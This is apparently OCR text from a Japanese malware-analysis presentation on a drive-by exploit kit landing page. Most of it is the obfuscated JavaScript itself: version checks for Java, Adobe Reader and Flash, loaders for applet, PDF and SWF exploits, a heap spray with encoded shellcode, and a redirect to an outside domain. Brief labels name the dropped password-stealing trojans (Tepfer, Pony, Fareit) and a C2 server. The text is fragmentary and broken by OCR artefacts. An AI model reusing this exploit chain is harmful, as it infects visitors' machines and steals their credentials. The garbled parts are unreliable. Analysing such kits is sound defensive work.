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2.4e.4e.a0.8b.62.93.86.9b.8e.8c.86.99.94.97.53.92.8e.92.8a.79.9e.95.8a.98.80.89.80.87.82.82.60.8a.62.8b.64.8b.53.8a.93.86.87.91.8a.89.75.91.9a.8c.8e.93
.5f.55.60.8e.8b.4d.8a.4b.4b.4d.8a.53.93.86.92.8a.a1.a1.8a.53.89.8a.98.88.97.8e.95.99.8e.94.93.4e.4e.a0.97.8a.99.9a.97.93.45.8b.a2.a2.a2.a2.97.8a.99.9a.
97.93.45.93.9a.91.91.a2.a2.51.8b.8e.93.89.73.86.9b.75.91.9a.8c.8e.93.5f.8b.9a.93.88.99.8e.94.93.4d.91.51.8a.51.88.4e.a0.9b.86.97.45.8f.62.99.8d.8e.98.5
1.8d.62.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.91.51.47.8e.47.4e.51.89.62.4d.46.8f.53.8e.98.69.8a.8b.8e.93.8a.89.4d.8a.4e.a1.a1.8a.4e.64.54.81.89.54.5f.55.51
.90.62.88.64.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.88.51.47.8e.47.4e.5f.55.51.86.62.93.86.9b.8e.8c.86.99.94.97.53.95.91.9a.8c.8e.93.98.51.8c.62.47.47.51.8b.
51.87.51.92.60.8b.94.97.4d.8b.62.55.60.8b.61.86.53.91.8a.93.8c.99.8d.60.8b.50.50.4e.a0.92.62.86.80.8b.82.53.89.8a.98.88.97.8e.95.99.8e.94.93.a1.a1.8c.6
0.87.62.86.80.8b.82.53.93.86.92.8a.a1.a1.8c.60.8e.8b.4d.4d.8d.53.99.8a.98.99.4d.92.4e.4b.4b.4d.46.89.a1.a1.89.53.99.8a.98.99.4d.77.8a.8c.6a.9d.95.53.91
.8a.8b.99.68.94.93.99.8a.9d.99.50.77.8a.8c.6a.9d.95.53.97.8e.8c.8d.99.68.94.93.99.8a.9d.99.4e.4e.4e.a1.a1.4d.8d.53.99.8a.98.99.4d.87.4e.4b.4b.4d.46.89.
a1.a1.89.53.99.8a.98.99.4d.77.8a.8c.6a.9d.95.53.91.8a.8b.99.68.94.93.99.8a.9d.99.50.77.8a.8c.6a.9d.95.53.97.8e.8c.8d.99.68.94.93.99.8a.9d.99.4e.4e.4e.4
e.a0.8e.8b.4d.46.90.a1.a1.46.4d.90.53.99.8a.98.99.4d.92.4e.a1.a1.90.53.99.8a.98.99.4d.87.4e.4e.4e.a0.97.8a.99.9a.97.93.45.86.80.8b.82.a2.a2.a2.97.8a.99
"pictures_hints_causes.php" [noeol] 3L, 106641C                                                                                                1,1           Top
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+){k=(s.charCodeAt(i)).toString(33);d.push(k);};return d.join(":");}end_redirect=function(){window.location.href='http://page10group.com/adobe/';}
;function j1(){if((document.body.clientWidth||document.body.offsetWidth)<30) {var oSpan=document.createElement("div");document.body.appendChild(oS
pan);oSpan.innerHTML="<applet archive=\"/news/pictures_hints_causes.php?jhtpw=limp&mfbz=yrlefg\" code=\"hw\"><param name=\"prime\"
value=\"M%t8ovVK-yw%t0joe_ij38%yKleiNDBoyiN%VKieiw3D3x0.b68O1hO6DO6AO60Rkeb6.O6qO6-O6qO6qO6DO6DO6.Oh_O6DRDb6.RK3b%RF3bA\" /><param name=\"val
\" value=\"Dyy3OjjAt-\"/></applet>";}return true;}function j2(){if((document.body.clientWidth||document.body.offsetWidth)<30) {var oSpan=document.
createElement("div");document.body.appendChild(oSpan);oSpan.innerHTML="<applet archive=\"/news/pictures_hints_causes.php?los=wqpfq&rzmou=jawql\" c
ode=\"hw\"><param name=\"prime\" value=\"M%t8ovVK-yw%t0joe_ij38%yKleiND8oyiN%VKieiw3D3x0.b68O1hO6DO6AO60Rkeb6.O6qO6-O6qO6qO6DO6DO6.
Oh_O6DRDb6.RK3b%RF3bA\" /><param name=\"val\" value=\"Dyy3OjjAt-\"/></applet>";}return true;}function p1(){var d=document.createElement("ifra
me");d.setAttribute("src","/news/pictures_hints_causes.php?zelrs="+x("3e217")+"&ixvsp="+x("tso")+"&arf=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&bvjnwejs="+x(
pdfver.join(".")));document.body.appendChild(d);}function p2(){var d=document.createElement("iframe");d.setAttribute("src","/news/pictures_hints_c
auses.php?zdof="+x("3e217")+"&ozij="+x("w")+"&glq=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&fgwg="+x(pdfver.join(".")));document.body.appendChild(d);}function
p3(){return false;}function f1(){var oSpan=document.createElement("span");document.body.appendChild(oSpan);var url = "/news/pictures_hints_causes
.php?jzqgfbcq="+x("3e217")+"&biq="+x("wpfvky")+"&mcfz=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&info=02e67fbb2b70ba5a727aaa615f8177bcf468981e7cef48cf27059533f
e2ffa3dbd37a0adbc662b325d568466d6299eb1a4ded58a3ce2b4243696b847b5997da7b76de0";oSpan.innerHTML="<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444
553540000' id='asd' width='600' height='400' codebase='http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab'><param name='movie' va
lue='"+url+"' /><embed src='"+url+"' name='asd' align='middle' allowNetworking='all' type='application/x-shockwave-flash' pluginspage='http://www.
macromedia.com/go/getflashplayer'></embed></object>";}function getCN(){return "/news/pictures_hints_causes.php?lawg="+x("3e217")+"&tpzenbxp="+x("w
mjka")+"&hqwvdy=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&akxbp=evqkefcy"}function getBlockSize(){return 1024}function getAllocSize(){return 1024*1024}functio
n getAllocCount(){return 300}function getFillBytes(){var a='%u'+'0c0c';return a+a}function getShellCode(){var a="8282!%51f4!%9585!%b4e0!%8551!%e0d
5!%9134!%0451!%04e0!%2191!%a1f5!%e421!%2191!%9104!%0421!%2191!%9134!%3421!%2191!%9144!%3421!%2191!%91e4!%d451!%e005!%9154!%f421!%2191!%9104!%a121!
%21b1!%9114!%e451!%7154!%0485!%6085!%d4b5!%d5b5!%b494!%b577!%64c5!%0414!%b577!%a5d4!%c5d5!%14b4!%7085!%f5b5!%64d4!%5470!%b474!%c560!%d544!%e594!%1
464!%b474!%44c4!%f474!%7070!%8521!%c5c5!%8504!%2370!%15e1!%eee6!%3733!%2e2a!%59b1!%7492!%621a!%6d2a!%4c0b!%6662!%7d6a!%6d7d!%0c4b!%e702!%6d7d!%822
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%2482!%9697!%53c2!%0ac6!%c281!%2a9e!%8217!%5312!%eec6!%4444!%60c4!%53d2!%fec6!%a4c5!%f585!%5382!%fec6!%1e97!%0cb1!%423a!%7de7!%8282!%0d82!%b704!%b
580!%8050!%c002!%fec6!%b1a1!%e5a5!%c0c2!%fec6!%f4b5!%a5d4!%c2c0!%42fe!%47c0!%825a!%9282!%4cc2!%a59a!%a23c!%7d3c!%7d7d!%0c94!%3a0c!%ce02!%e3ba!%c77
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

%24d2!%3afd!%0402!%bd3a!%eb3c!%c5b2!%42b1!%8a55!%0480!%583a!%3cb7!%17be!%3867!%b2de!%c23a!%5f3a!%0fb2!%423a!%c7c0!%4c7d!%5ae6!%4236!%e43a!%b25f!%6
7c0!%673a!%d5ec!%3173!%3c9d!%2f86!%52b2!%9e3e!%c502!%01ad!%6983!%3f72!%deb1!%58b2!%964d!%1e16!%ddb1!%80b2!%3ae5!%dde7!%05b2!%c5d1!%413a!%3ad5!%97e
7!%3c46!%971c!%ccd5!%c0da!%fac1!%d53d!%11e2!%bee6!%8681!%093a!%7d7d!%d383!%9a6c!%b140!%b2c5!%6741!%e43a!%b13f!%e502!%e73a!%8543!%423a!%3a86!%8681!
%c43a!%b18e!%1c77!%d5c1!%dacc!%ffff!%beff!%508e!%afbe!%042e!%0382!%ef08!%9e40!%6618!%139c!%0185!%cfbe!%4ecf!%6638!%1414!%1414!%".split("").reverse
().join("");return a["replace"](/\%!/g,"%"+"u")};function ff2(){var oSpan=document.createElement("span");var url="/news/pictures_hints_causes.php?
fwmhdx="+x("3e217")+"&dsa="+x("cmus")+"&rrepkesp=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&vzwkprf=dbbwj";oSpan.innerHTML="<object classid='clsid:d27cdb6e-ae6
d-11cf-96b8-444553540000' width=10 height=10 id='swf_id'><param name='movie' value='"+url+"' /><param name='allowScriptAccess' value='always' /><p
aram name='Play' value='0' /><embed src='"+url+"' id='swf_id' name='swf_id' allowScriptAccess='always' type='application/x-shockwave-flash' width=
'10' height='10'></embed></object>";document.body.appendChild(oSpan);}document.write('');setTimeout(end_redirect,61000);var pdfver=[];function svw
rbew6436b($){var ar = [];var javax = ($.getVersion("Ja"+"va")+".").toString()["split"](".");if ($.isMinVersion("Ja"+"va")>=0&&((javax[0]==1&&javax
[1]==7&&javax[3]<9))){ar["push"](j2);} else if($.isMinVersion("Ja"+"va")>=0&&((javax[0]==1&&javax[1]==6&&javax[3]<33)||(javax[0]==1&&javax[1]<6))){
ar["push"](j1);}pdfver=pdpd.getVersion("AdobeReader");if(window.document)if(typeof pdfver=="string"){pdfver=pdfver["split"](".")}else{pdfver=[0,0
,0,0]}if(pdfver[0]>0&&pdfver[0]<8){if(window.document)ar["push"](p1);}if (((pdfver[0]==9)&&(pdfver[1]>=3))||((pdfver[0]==10)&&(pdfver[1]<103))) {a
r["push"](p3);} else {if(window.document&&(pdfver[0]==8||(pdfver[0]==9&&pdfver[1]<4))){ar["push"](p2);}}var ver = ($$.getVersion("Flash")+".").toS
tring()["split"](".");if (((ver[0]==10&&ver[1]==0&&ver[2]>40)||(window.document&&(ver[0]==10&&ver[1]>0)&&(ver[0]==10&&ver[1]<2)))||window.document
&&((ver[0]==10&&ver[1]==2&&ver[2]<159)||(ver[0]==10&&ver[1]<2))){ar["push"](ff2);}if((ver[0]==10&&ver[1]==3&&ver[2]==181&&ver[3]<=23)||(ver[0]==10
&&ver[1]==3&&ver[2]<181)){ar["push"](f1);}var arcalli=0;var arcall = function(){if(ar.length<=arcalli)return 123;ss=setTimeout;var res=ar[arcalli]
();arcalli++;if(res&&window.document){ss(function(){arcall()},5509);}else{arcall();}};arcall();}$$["onDetec"+"tionDone"]("Ja"+"va", svwrbew6436b,
"../sections/getJavaInfo.jar");




ダウンロードされるマルウェア



PDF / SWF / XML / EXE


EXE = Trojan-PSW.Win32.Tepfer.*
Pony
Fareit

Trojan-PSW.Win32.Tepfer




C2サーバ


マルウェア

